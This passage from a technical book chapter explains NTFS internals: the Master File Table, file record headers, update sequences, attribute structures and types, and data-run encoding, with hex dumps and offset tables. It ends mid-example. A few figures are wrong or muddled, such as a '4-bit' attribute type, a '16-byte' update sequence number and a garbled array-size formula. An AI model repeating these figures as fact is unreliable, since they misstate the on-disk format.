Every attribute contains a body and a header. Attributes are classified as resident and nonresident. Resident attributes are stored directly in `$MFT`, which considerably reduces disk space and access time. Nonresident attributes store in `$MFT` only the header, describing the location of that attribute on the disk (see the “*Data Runs*” section later in this chapter).

The goal of each specific attribute is defined by its type — a 4-bit hex value. If desired, an attribute can be assigned a name, consisting of characters valid for the appropriate namespace (see the “*Namespaces*” section later in this chapter). Most files have at least three attributes consisting of standard information about that file (creation time, modification time, last access time, access rights, and so on) stored in a 10h-type attribute conventionally called `$STANDARD_INFORMATION`. Early versions of Windows NT allowed attributes to be accessed by their conventional designations; however, Windows 2000 and Windows XP lack this possibility. The full file name (not to be confused with the path name) is stored in a 30h-type attribute (`$FILE_NAME`). If the file has one or more alternative names (for example,

an MS-DOS name), there might be several such attributes (see “*Attribute Types*” later in this chapter). The same place stores the file reference to the parent directory, allowing you to determine, to which directory a specific file or subdirectory belongs. The file data by default are stored in an unnamed 80h-type attribute (\$DATA); however, if desired, application programs can create additional data streams, separating attribute names from the file name with a colon (for example, `ECHO xxx > file:attr1; ECHO yyy > file:attr2; more < file:attr1; more < file:attr2`).

Initially, NTFS made provision for the possibility of indexing any attribute, which significantly reduced the time required for a file search by a specified list of criteria (for example, last access time). Internal indexes are stored in the form of binary trees; therefore, the average time required for completion of a query is evaluated as $O(\log n)$. However, current versions of NTFS drivers implement indexing only by file name. As mentioned earlier, a directory is a specific type of file — an index file. In contrast to FAT, where directory files are the only source of information about file organization, in NTFS directory files are used only for speeding up access to directory contents. They are not mandatory, because the reference to the parent directory must be included in the name attribute of every file (\$FILE_NAME).

Each attribute can be encrypted or compressed. Techniques of processing such attributes go far beyond the framework of file system basics and will be covered in more detail later. For the moment, concentrate on the foundation of NTFS — the \$MFT structure.

Master File Table

When a logical disk is formatted for NTFS, the so-called MFT zone is created in its starting area (Fig. 6.2). By default, it occupies 12.5% of the total volume size (not 12%, as most publications erroneously state), although, depending on the value of the `NtfsMftZoneReservation` parameter, it can take 25%, 37%, or 50%.

This area contains the \$MFT file, which initially occupies 64 sectors and grows from the start of the MFT zone to its end as new user files, directories, or subdirectories are created. Thus, the more files stored on a volume, the larger MFT. The MFT file size can be estimated according to the following formula: `sizeof(FILE Record) * N Files`, where `sizeof(FILE Record)` usually is 1 KB and `N Files` is the total number of files or subdirectories stored on the volume (including recently deleted ones).




Fig. 6.2. NTFS volume structure

To prevent fragmentation of the `$MFT` file, the MFT zone is reserved until the volume runs out of free space. After that, the unused “tail” of the MFT zone is truncated by 50%, thus freeing space for new user files. This process can be repeated multiple times until all reserved disk space is exhausted. This solution, although elegant, isn’t new. Many file systems popular in the 1980s allowed you to reserve a specified amount of disk space in the tails of active files, thus reducing their fragmentation (note that this related to all files, not only auxiliary ones). In particular, DOS 3.0 developed for Agath PCs provided such a possibility. Perhaps, you remember such a PC?

When the `$MFT` file reaches the limit of the MFT zone, it inevitably is fragmented in the course of its further growth, thus causing catastrophic performance degradation of the file system. This being so, most defragmenters do not process the `$MFT` file, although the defragmentation application program interface (API) built into the native NTFS drivers provides this capability. All details related to this, along with a better defragmentation utility, can be found at the site of Mark Russinovich (<http://www.sysinternals.com>). Anyway, I recommend that you do not fill the volume to more than 88% of its capacity.

If necessary, the `$MFT` file can be moved to any disk location. In this case, it will no longer reside in the starting area of the volume. The starting address of the `$MFT` file is stored in a boot sector at the offset `30h` bytes from its starting point (see the “*Boot Sector Basics*” section in *Chapter 5*). In most cases, this address references the fourth cluster.

The `$MFT` file is an array of records of the `FILE` record type (inodes in UNIX terminology), each describing the corresponding file or subdirectory (for more details, see the “*File Records*” section later in this chapter). In most cases, a single file or subdirectory is described by a single file record, although in theory several such records might be needed.

To reference a file record from another file record, its ordinal number (or index) within the `$MFT` file is used, counting from zero. The file reference comprises two parts (see Table 6.2) — a 48-bit index and a 16-bit sequence number.

When a file or directory is deleted, its respective file sequence is marked as unused. When new files are created, records marked as unused can be employed again, in which case the counter of the sequence numbers is incremented by one. This mechanism allows you to trace “dead” links to files that have already been deleted. The sequence number stored within the file reference will be different from the sequence number of the appropriate file record (checked by the `Chkdsk` utility but, as far as I know, not automatically).

Table 6.2. File reference structure

Offset	Size (bytes)	Description
00h	6	File record number, counted from zero
06h	2	Sequence number

The first 12 records in MFT are always occupied by auxiliary metafiles: `$MFT`, `$MFTMirr` (`$MFT` mirror), `$LogFile` (transaction log file), `$Volume` (information about the volume), `$AttrDef` (defined attributes), (root directory), `$Bitmap` (map of available free space), `$Boot` (system loader), `$BadClus` (list of bad clusters), and so on. More details about these metafiles are provided in Table 6.11.

The first four records are vitally important; therefore, they are duplicated in the special `$MFTMirr` file, which is stored approximately in the middle of the disk (see Fig. 6.2). The exact position of the `$MFTMirr` file is stored in the boot sector at the offset 38h bytes from its start. Despite its name, `$MFTMirr` isn’t a mirror of the entire `$MFT` file. It is only a copy of its four starting elements.

Records 12 to 15 are marked as used, although in reality they are empty. As you can easily guess, they are reserved for future use. Records 16 to 23 are not used and are honestly marked as unused.

Starting from record 24, there are records for user files and directories. Four metafiles introduced with Windows 2000 — `$ObjId`, `$Quota`, `$Reparse`, and `$UsnJrnl` — can reside in any record with a number equal to or greater than 24 (recall that numbering of file records starts from zero).

To investigate MFT, start the `DiskExplorer` utility from Runtime Software (do not forget that it requires administrative privileges). Select the **Drive** command

from the **File** menu, and choose the logical disk for editing in the window that will appear. Then choose the **Mft** command from the **Goto** menu to open MFT, automatically switching to the most convenient display mode (Fig. 6.3). Alternately, you can press the <F6> key (**View as File Entry**) and scroll several starting sectors using the <Page Down> key.

For every file, DiskExplorer reports the following information:

- The number of sector, to which this file record belongs (note that sector numbers are incremented by two, thus confirming that the size of an individual file record is 1 KB — although, you can encounter other values). For convenience, information is displayed in two formats — hex and decimal.




Fig. 6.3. DiskExplorer displays MFT in its native format

- ❑ The main name of the file or directory (for example, the file name from the file record header). Note that some files can have several alternative names (for more details, see the “*Attributes*” section later in this chapter). If the file or directory name is displayed with a strikethrough line, this file or directory has been deleted but the corresponding file record remains intact. To retrieve a file from the disk (whether or not it has been deleted), move the cursor to it and press the <Ctrl>+<T> keyboard shortcut to view its contents in hex format, or <Ctrl>+<S> to save the file to disk. The same can be achieved using the context menu (use the **Recovery** submenu). When the user presses the <Ctrl>+<C> keyboard shortcut, the sequence of clusters occupied by the chosen file is copied into the clipboard (for example, DISKEXPL:K:1034240-1034240).
- ❑ The type of file record (file or directory).
- ❑ The file or directory attributes: a = archive, r = read-only, h = hidden, s = system, l = volume label, d = directory, c = compressed.
- ❑ The file size in bytes using decimal notation (not for directories).
- ❑ The date and time the file or directory was last modified.
- ❑ The number of the first cluster of the file or directory (or *resident*, for fully resident files or directories).
- ❑ The types of NTFS attributes of the file or directory, written in hex notation. Usually, this string looks as follows: 10 30 80 for standard information attribute, name attribute, and file data attribute. See the “*Attribute Types*” section later in this chapter for more details.
- ❑ The index of the file record in MFT, written in hex and decimal notations, which follows the No: designation.
- ❑ The index of the file record of the parent directory written in hex and decimal notations (5h if the file resides in the root directory). For quick navigation of file records, select the **Mft no** command from the **Goto** menu and specify the required index in hex or decimal format.
- ❑ For nonresident files or directories, the list of clusters occupied by the file is shown in encoded form (I wonder why didn’t they decode it). The method of cluster encoding is covered in detail in the “*Data Runs*” section later in this chapter.

Before proceeding, try to experiment with MFT files (especially with fragmented ones). Consider the mechanisms of adding and removing MFT records.

The best practice comes from experimenting with a disk containing a small number of files and directories. To avoid formatting a logical disk, create a virtual one (fortunately, the amount of RAM on contemporary computers provides this possibility).

File Records

With the DiskExplorer utility from Runtime Software, you will rarely need to work with file records manually. Nevertheless, knowledge of their structure will be useful.

The structure of a file record includes the header and one or more attributes of an arbitrary length, followed by the end marker — the 4-byte hex value `FFFFFFFFh` (see Listing 6.1). Although the number of attributes and their lengths vary from record to record, the size of the `FILE` Record structure is fixed — in most cases, at 1 KB (this value is stored in the `$boot` file, which shouldn't be confused with the boot sector). This being so, the first byte of the file record always coincides with the start of the sector.

If the actual length of attributes is smaller than the size of the file record, its tail remains unused. If the attributes do not fit within the space allocated for them, then an extra file record is created, which refers to its predecessor.

Listing 6.1. The `FILE` record structure

`FILE` Record

Header	; Header
Attribute 1	; Attribute 1
Attribute 2	; Attribute 2
...	; ...
Attribute N	; Attribute N
End Marker (<code>FFFFFFFFh</code>)	; End marker

The starting 4 bytes of the header are occupied by a magic `FILE` sequence, signaling that you are dealing with the file record. When recovering a strongly fragmented `$MFT` file, this circumstance plays an important role because it allows you to distinguish sectors belonging to MFT from all other sectors.

This signature is followed by a 16-bit pointer containing the offset of the update sequence (see the “*Update Sequences*” section later in this chapter). In this section,

the term *pointer* should be interpreted as the offset from the start of the sector in bytes, counted from zero. In Windows NT and Windows 2000, this field is always equal to 002Ah; therefore, to search for file records, it is possible to use the FILE*\x00 signature, which reduces the probability of false negatives. However, in Windows XP and later operating systems, update sequences are stored at the 002Dh offset; therefore, the signature looks as follows: FILE-\x00.

The header size (which varies from system to system) isn't explicitly stored anywhere. Instead, the header contains the pointer to the first attribute, specifying its offset from the start of the file record, located at the offset 14h bytes from the sector start. Offsets of all further attributes (if there are any) are determined by adding the sizes of all previous attributes (the size of every attribute is specified in its header) to the offset of the first attribute. The end of the last attribute is followed by the end marker — FFFFFFFFh.

In addition, the file record length is stored in two fields. The first is the 32-bit *real size* field located at the offset 18h bytes from the sector start, containing the total size of the header, all its attributes, and the end marker, rounded by the 8-byte boundary. The second is the 32-bit *allocated size* field, which is located at the offset 1Ch bytes from the sector start and contains the actual size of the file record in bytes, rounded by the sector size. The Linux-NTFS Project documentation (version 0.4) states that the allocated size must be a multiple of the cluster size. In reality, however, this isn't so. On my computer, the allocated size is a quarter of a cluster.

The 16-bit flags field located at the offset 16h bytes from the sector start in most cases takes one of the following three values: 00h, meaning this file record isn't used or its associated file or directory has been deleted; 01h, meaning this file record is used and describes an existing file; or 02h, meaning this file record is used and describes a directory.

The 64-bit field located at the offset 20h bytes from the sector start contains the index of the base file record. For the first file record, this field is always zero; for the further records, it contains the index of the first file record. Extra file records can be located in any part of MFT, not necessarily near the main record. Therefore, it is necessary to implement some mechanism ensuring a quick search of extended file records belonging to this file (viewing the entire MFT is inefficient). This mechanism is based on supporting lists of attributes — \$ATTRIBUTE_LIST. The attribute list is a special attribute added to the first file record and containing indexes of extended records. The format of the attribute list is provided in the “Attribute Types” section later in this chapter.

The most important fields of the file record header are outlined in Table 6.3. All other fields of the file record header are less important and, therefore, won't be covered here. When necessary, refer to the Linux-NTFS Project documentation.

Table 6.3. Structure of the file record header

Offset	Size	Operating system	Description	
00h	4	Any	FILE signature	
04h	2	Any	Update sequence number	
06h	2	Any	Update sequence number and array, conventionally s	
08h	8	Any	\$LogFile sequence number	
10h	2	Any	Sequence number	
12h	2	Any	Hard link	
14h	2	Any	Offset of the first attribute	
16h	2	Any	Flags	
			Value	Description
			0x00	File record is not used.
			0x01	File record is in use and describes a file.
			0x02	File record is in use and describes a directory.
			0x04	Only Bill Gates knows.
			0x08	Only Bill Gates knows.
18h	4	Any	Real size of the file record	
1Ch	4	Any	Allocated size of the file record	
20h	8	Any	File reference to the base file record, or zero if this file record is the base one	
28h	2	Any	Next attribute identifier	
2Ah	2	XP	For alignment	
2Ch	4	XP	Number of this MFT record	
	2	Any	Update sequence number	
	2S-2	Any	Update sequence array	

Update Sequences

As vitally important components of the file system, `$MFT`, `INDEX`, and `$LogFile` need some mechanism of controlling the integrity of their contents. Traditionally, error correction and detection codes are used; however, when NTFS was under construction, processors weren't as fast as those available nowadays. Consequently, computation and analysis of correcting codes took considerable time, which significantly reduced file system performance. Therefore, NTFS developers had to abandon this approach. Instead, they had to employ so-called update sequences, also known as fixups.

The end of each sector that makes up a file record (`INDEX Record`, `RCRD Record`, or `RSTR Record`) contains a special 16-byte update sequence number, duplicated in the header of the file record. In the course of every read operation, the last 2 bytes of the sector are compared with the appropriate header field. If the NTFS driver detects any difference, this file record is considered invalid.

The main goal of the update sequence is to detect write interruptions. For example, if the supply voltage is interrupted unexpectedly in the course of a write operation, part of a file record might be updated and another part might retain its previous value (recall that a file record comprises two sectors). After the power is restored, the file system driver will be unsure of whether or not the write operation completed successfully. This is the situation, in which update sequences are helpful. When the sector is overwritten, the update sequence increases by one, so if the write operation is interrupted, the update sequence value in the file record header does not match the update sequence in the end of the sector.

Original content located “under” the update sequence is stored in a special update sequence array, which is located in the file sequence header directly after the end of the update sequence number. To restore the original file record, it is necessary to retrieve from the header the pointer to the update sequence number (stored at the offset 04h bytes from the header start) and compare the 16-byte value located at that address to the last word of every sector that makes up the file record (`INDEX Record`, `RCRD Record`, or `RSTR Record`). If these values do not match, the respective data structure is damaged and should be used with care and caution (if at all).

At the offset 006h bytes from the sector start, there is a 16-bit field storing the total size of the update sequence number, along with the update sequence array, (`sizeof(update sequence number) + sizeof(update sequence array)`), expressed in words (not in bytes). Because the size of the update sequence number

is always equal to one word, the size of the update sequence array in bytes is equal to the following value: $(\text{update sequence number} \times \text{update sequence array} - 1) \times 2$. Accordingly, the offset of the array of original contents will equal $(\text{offset to update sequence number}) + 2$. In Windows NT/2000, the update sequence number is always located at the offset 2Ah from the start of the file record header or index header, and the update sequence array is at the 2Ch offset. In Windows XP and newer versions, these offsets are 2Dh and 2Fh, respectively.

The first word of the update array sequence corresponds to the last word of the first sector of file record or index. The second word corresponds to the last word of the second sector, and so on. To restore the sector to its initial form, it is necessary to return all elements of the update sequence array to their appropriate positions (the sector's copy in memory is modified instead of the original sector).

I'll illustrate this with the example in Listing 6.2.

Listing 6.2. The original file record before recovery

```
--> Start of the first sector of the FILE Record

00000000:  46 49 4C 45-2A 00 03 00-7C 77 1A 04-02 00 00 00  FILE* ♥ |w-♦♦
00000010:  01 00 02 00-30 00 01 00-28 02 00 00-00 04 00 00  ☹ ♦ 0 ☹ (♦ ♦
00000020:  00 00 00 00-00 00 00 00-06 00 06 00-00 00 47 11  ♠ ♠ G◀
...
000001F0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 06 00  ♠
<-- End of the first sector of the FILE Record
...
000003F0:  07 CC E1 0D-00 09 00 00-FF FF FF FF-82 79 06 00  •Ia} o yyyyBy♠
<-- End of the second sector of the FILE Record
```

The FILE signature specifies that the file record has begun. Therefore, the 16-bit pointer to the update sequence number will be located at the 04h-byte offset. In this case, it equals 002Ah. Go to the 002Ah offset, and you'll see that this location contains the word 0006h. Now, go to the sector end and compare this word to the last 2 bytes of the sector. They match as expected. Repeat the operation for the next sector. Actually, the number of sectors need not equal two. Instead of guessing, it is necessary to retrieve a 16-bit value located at the offset 06h from the start

of the file record (in this case, it is equal to 0003h) and decrease it by one. You'll have the length of two sectors.

Now, it is necessary to locate the update sequence array storing the original values of the last word of each sector. The offset of the update sequence array is equal to the value of the pointer to the update sequence increased by two. This means that in the preceding example it must equal $002Ah + 02h == 002Ch$. Retrieve the first word, which in this case is equal to 00h 00h, and write it to the end of the first sector. Retrieve the next word (47h 11h), and write it to the end of the second sector.

As a result, the recovered sector will appear as shown in Listing 6.3.

Listing 6.3. The recovered file record

```
--> Start of the first sector of the FILE Record

00000000:  46 49 4C 45-2A 00 03 00-7C 77 1A 04-02 00 00 00  FILE* ♥ |w→♦♦
00000010:  01 00 02 00-30 00 01 00-28 02 00 00-00 04 00 00  ☉ ● 0 ☉ (● ♦
00000020:  00 00 00 00-00 00 00 00-06 00 06 00-00 00 47 11  ♠ ♠ G◀

...

000001F0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00  ♠

<-- End of the first sector of the FILE Record

...

000003F0:  07 CC E1 0D-00 09 00 00-FF FF FF FF-82 79 47 11  •Ia♪ o yyyyBy♠

<-- End of the second sector of the FILE Record
```



FILE Record, INDEX Record, RCRD Record, and RSTR Record have incorrect update sequences, and must be recovered before use; otherwise, you'll obtain senseless garbage instead of the actual data.

Attributes

The structure of any attribute includes the attribute header and the attribute body. The attribute header is always stored in the file record located in MFT (see the “*File Records*” section earlier in this chapter). Bodies of resident attributes are stored in the same location. Nonresident attributes store their bodies outside MFT, in one

or more clusters listed in the header of this attribute in a special list (see the “*Data Runs*” section later in this chapter). If the 8-bit field located at the offset 08h bytes from the start of the attribute header is set to zero, then this attribute is resident. If it has the value of one, then the attribute is nonresident. All values except zero and one are invalid.

The first 4 bytes of the attribute header define its type. The attribute type, in turn, defines the format used for representing the attribute body. In particular, the body of the data attribute (type 80h indicates \$DATA) is a raw sequence of bytes. The body of the standard information attribute (type 10h indicates \$STANDARD_INFORMATION) describes the time of its creation, access rights, and so on. See “*Attribute Types*” for more details.

The next 4 bytes of the attribute header specify the attribute length in bytes. The length of a nonresident attribute is equal to the sum of the lengths of its header and body, and the length of a resident attribute is equal to the length of its header. Briefly, if you add the attribute length to its offset, you’ll obtain the pointer to the next attribute (or the end marker, if the current attribute is the last in the sequence of attributes).

The length of the body of a resident attribute in bytes is stored in the 32-bit field located at the offset 10h bytes from the start of the attribute header. The 16-bit field that follows its end stores the offset of the resident body counted from the start of the attribute header. With nonresident attributes, everything is more complicated, and lots of fields are used for storing the lengths of their bodies. The real size of an attribute, expressed in bytes, is stored in the 64-bit field located at the offset 30h bytes from the header start. Another 64-bit field that directly follows it stores the initialized data size of the stream, which is expressed in bytes and, to all appearances, is always equal to the real size of the attribute body. The 64-bit field located at the offset 28h bytes from the start of the attribute header stores the allocated size of the attribute, expressed in bytes and equal to the real size of the attribute body rounded up to the cluster size ceiling.

Two 64-bit fields located at the offsets 10h and 18h bytes from the header start specify the starting virtual cluster number (VCN) and the last VCN of a virtual cluster belonging to the body of that nonresident attribute. VCNs are logical cluster numbers that do not depend on the actual cluster’s location on the hard disk. In most cases, the number of the first cluster of a specific nonresident attribute is equal to zero, and the last VCN is equal to the number of clusters occupied by the attribute body minus one. The 16-bit field located at the offset 20h bytes from the

start of the attribute header contains the pointer to the `Data Runs` array residing inside that header and describing the logical order, in which the nonresident body of the attribute is stored on disk (for more details, see the “*Data Runs*” section later in this chapter).

Each attribute has its own attribute identifier, which is unique for the specific file record. The attribute identifier is stored in the 16-bit field located at the offset 0Eh bytes from the start of the attribute header.

If the attribute has been assigned a name, then the 16-bit field located at the offset 0Ah bytes from the start of the attribute header contains the pointer to it. For unnamed attributes, this field is equal to zero. (Note that most attributes are unnamed.) The attribute name is stored in the attribute header in the Unicode format, and its length is defined by the 8-bit field located at the offset 09h bytes from the start of the attribute header.

If the attribute body is compressed, encrypted, or sparse, the 16-bit flags field located at the offset 0Ch bytes from the start of the attribute header is not equal to zero.

The structures of resident and nonresident attributes are briefly outlined in Tables 6.4 and 6.5. All other fields don’t play important roles, and, therefore, won’t be considered here.

Table 6.4. Resident attribute structure

Offset	Size	Value	Description	
00h	4		Attribute type (for example, 0x10, 0x60, or 0xB0)	
04h	4		Attribute length, including this header	
08h	1	00h	Nonresident flag	
09h	1	N	Length of the attribute name (zero if an unnamed attribute)	
0Ah	2	18h	Name offset (zero if an unnamed attribute)	
0Ch	2	00h	Flags	
			Value	Description
			0001h	Compressed attribute
			4000h	Encrypted attribute
			8000h	Sparse attribute

continues

Table 6.4 Continued

Offset	Size	Value	Description
0Eh	2		Attribute identifier
10h	4	L	Length of the attribute body, without the header
14h	2	2N + 18h	Offset of the attribute body
16h	1		Index flag
17h	1	00h	For alignment
18h	2N	Unicode	Attribute name (if any)
2N + 18h	L		Attribute body

Table 6.5. Nonresident attribute structure

Offset	Size	Value	Description	
00h	4		Attribute type (for example, 0x20 or 0x80)	
04h	4		Attribute length, including this header	
08h	1	01h	Nonresident flag	
09h	1	N	Length of the name attribute (zero if an unnamed attribute)	
0Ah	2	40h	Name offset (zero if an unnamed attribute)	
0Ch	2		Flags	
			Value	Description
			0001h	Compressed attribute
			4000h	Encrypted attribute
			8000h	Sparse attribute
0Eh	2		Attribute identifier	
10h	8		Starting VCN	
18h	8		Last VCN	
20h	2	2N + 40h	Offset of data runs	
22h	2		Compression unit size, rounded by 4 bytes to the ceiling	
24h	4	00h	For alignment	

continues

Table 6.5 Continued

Offset	Size	Value	Description
28h	8		Allocated size, rounded to the cluster size
30h	8		Real size
38h	8		Initialized data size of the stream
40h	2N	Unicode	Attribute name (if any)
2N + 40h	—		Data runs

Attribute Types

NTFS supports a large number of predefined attribute types, which are listed in Table 6.6. The type defines the attribute's aim and the representation format of the attribute body. A detailed description of all attributes would require a comprehensive book in itself; therefore, only the most frequently used ones will be described here. Detailed information about all other attribute types can be found in the Linux-NTFS Project documentation.

Table 6.6. Main attribute types

Value	Operating system	Conventional designation	Description
010h	Any	\$STANDARD_INFORMATION	Standard information about the file (date and time, access rights)
020h	Any	\$ATTRIBUTE_LIST	List of attributes
030h	Any	\$FILE_NAME	Full file name
040h	NT	\$VOLUME_VERSION	Volume name
040h	W2K	\$OBJECT_ID	Global unique identifier and other identifiers
050h	Any	\$SECURITY_DESCRIPTOR	Security descriptor and access control lists
060h	Any	\$VOLUME_NAME	Volume name
070h	Any	\$VOLUME_INFORMATION	Volume information

continues

Table 6.6 Continued

Value	Operating system	Conventional designation	Description
080h	Any	\$DATA	Main file data
090h	Any	\$INDEX_ROOT	Index root
0A0h	Any	\$INDEX_ALLOCATION	Index subnodes
0B0h	Any	\$BITMAP	Free space map
0C0h	NT	\$SYMBOLIC_LINK	Symbolic link
0C0h	W2K	\$REPARSE_POINT	Reparse point
0D0h	Any	\$EA_INFORMATION	Extended attributes for HPFS
0E0h	Any	\$EA	Extended attributes for HPFS
0F0h	NT	\$PROPERTY_SET	Obsolete
100h	W2K	\$LOGGED_UTILITY_STREAM	Used by an encrypting file system

The \$STANDARD_INFORMATION Attribute

The standard information attribute describes the time of creation, modification, or last access of the file, along with access rights and some auxiliary information (such as quotas). The structure of the standard information attribute is briefly outlined in Table 6.7.

Table 6.7. The \$STANDARD_INFORMATION attribute structure

Offset	Size	Operating system	Description
~	~	Any	Standard attribute header
00h	8	Any	C — Creation time
08h	8	Any	A — Modification time (A stands for altered)
10h	8	Any	M — Time of the file record modification (MFT changed)
18h	8	Any	R — Time when the file was last read

continues

Table 6.7 Continued

Offset	Size	Operating system	Description	
20h	4	Any	MS-DOS file permissions	
			Value	Description
			0001h	Read-only
			0002h	Hidden
			0004h	System
			0020h	Archive
			0040h	Device
			0080h	Normal
			0100h	Temporary
			0200h	Sparse
			0400h	Reparse point
			0800h	Compressed
			1000h	Offline
			2000h	Not content-indexed
			4000h	Encrypted
24h	4	Any	Most significant word of the version number (maximum number of versions)	
28h	4	Any	Least significant word of the version number (version number)	
2Ch	4	Any	Class identifier	
30h	4	W2K	Owner identifier	
34h	4	W2K	Security identifier	
38h	8	W2K	Quota charged	
40h	8	W2K	Update sequence number	

The \$ATTRIBUTE_LIST Attribute

The attribute list attribute is used when not all file attributes can fit within the base file record, and the file system must place them in extended file records. Indexes of extended file records are contained in the attribute list attribute, which is placed into the base file record.

Under which circumstances does this happen? Such a situation arises if one of the following is true:

- ☐ The file contains lots of alternative names or hard links.
- ☐ The file is strongly fragmented.
- ☐ The file contains an overly complicated security descriptor.
- ☐ The file has too many data streams (for example, \$DATA attributes).

The structure of the attribute list attribute is briefly outlined in Table 6.8.

Table 6.8. The \$ATTRIBUTE_LIST attribute structure

Offset	Size	Description
~	~	Standard attribute header
00h	4	Attribute type (see Table 6.6)
04h	2	Record length
06h	1	Name length (zero if an unnamed attribute), conventionally N
07h	1	Offset to name (zero if an unnamed attribute)
08h	8	Starting VCN
10h	8	Reference to the base or extended file record
18h	2	Attribute identifier
1Ah	2N	If N > 0, then the name in the Unicode format

The \$FILE_NAME Attribute

The \$FILE_NAME attribute stores the file name in the appropriate namespace. A file can have several attributes of this type (for example, a Win32 name and an MS-DOS name). In addition, this attribute stores hard links, if there are any. The structure of the \$FILE_NAME attribute is briefly outlined in Table 6.9.

Table 6.9. The \$FILE_NAME attribute structure

Offset	Size	Description
~	~	Standard attribute header
00h	8	File reference to the parent directory
08h	8	C — Creation time
10h	8	A — Alteration time
18h	8	M — The time of the last modification of the file record (MFT changed)
20h	8	R — Last read
28h	8	Allocated size
30h	8	Real size
38h	4	Flag (see Table 6.7)
3Ch	4	Used by HPFS
40h	1	L — Name length in characters
41h	1	File name namespace
42h	2L	File name in the Unicode format without a terminating zero

Data Runs

Bodies of nonresident attributes are stored on the disk in one or more cluster chains called *runs*. A run is a sequence of adjacent clusters characterized by the number of the starting cluster and by the length. The set of runs is called the data run or run list.

The format of internal run list representation isn't exceedingly complicated; however, it isn't simple either. Therefore, it became known as the brain damage format. To economize on space, the run length and the number of the starting cluster are stored in variable-length fields. This means that if the run size fits within 1 byte (its value doesn't exceed 255), exactly 1 byte is allocated to store it. Accordingly, if the run size requires a double word, a double word is allocated to store it.

The length fields are stored in 4-bit cells called nibbles or half-bytes. Hex notation allows easy translation of nibbles to bytes and vice versa. The least significant nibble is equal to $x \& 15$, and most significant nibble is equal to $x/16$. As can be easily seen, the least significant nibble corresponds to the least significant hex digit

of a byte, and the most significant nibble corresponds to the most significant hex digit of the byte. For example, 69h contains two nibbles — the least significant (9h) and the most significant (6h).

The run list is an array of structures, each structure describing characteristics of its corresponding run, and the entire list is terminated by a zero. The structure of an individual element of the run list is shown in Table 6.10. The first byte of the structure contains two half-bytes: The least significant nibble specifies the length of the starting cluster (conventionally designated by F), and the most significant nibble specifies the number of clusters in the run (L). The run length field is next. Depending on the L value, it can take from 1 to 8 bytes (longer fields are invalid). The first byte of the starting cluster of a file is located at the offset $1 + L$ bytes from the start of the structure (which corresponds to $2 + 2 * L$ nibbles). By the way, in the Linux-NTFS Project documentation (version 0.4) the size fields of the starting cluster and the number of clusters are confusedly exchanged.

Table 6.10. The structure of an individual element of the run list

Offset (nibbles)	Size (nibbles)	Description
0	1	Size of the length field (L)
1	1	Size of the initial cluster field (S)
2	$2 * L$	Number of clusters in a run
$2 + 2 * L$	$2 * S$	Number of the starting cluster in a run

Now, consider how to use this information. Assume that you have the following run list, corresponding to a normal unfragmented file: 21 18 34 56 00. Try to decode it. Start with the first byte — 21h. The least significant nibble (01h) describes the size of the data run length field, and the most significant nibble (02h) specifies the size of the starting cluster field. The next few bytes specify the run length field, which in this case is equal to 1 byte — 18h. The next 2 bytes (34h 56h) specify the number of the starting cluster of the data run. The terminating 0 byte signals that this is the last run in the file. Thus, the file comprises the only cluster that starts from cluster 5634h and ends with cluster $5634h + 18h = 564Ch$.

Now, consider a more complicated example of a fragmented file with the following run list: 31 38 73 25 34 32 14 01 E5 11 02 31 42 AA 00 03 00. Extract the first byte — 31h. Here, there is 1 byte for the length field and 3 bytes for the starting cluster field. Thus, the first run starts from cluster 342573h and continues to cluster

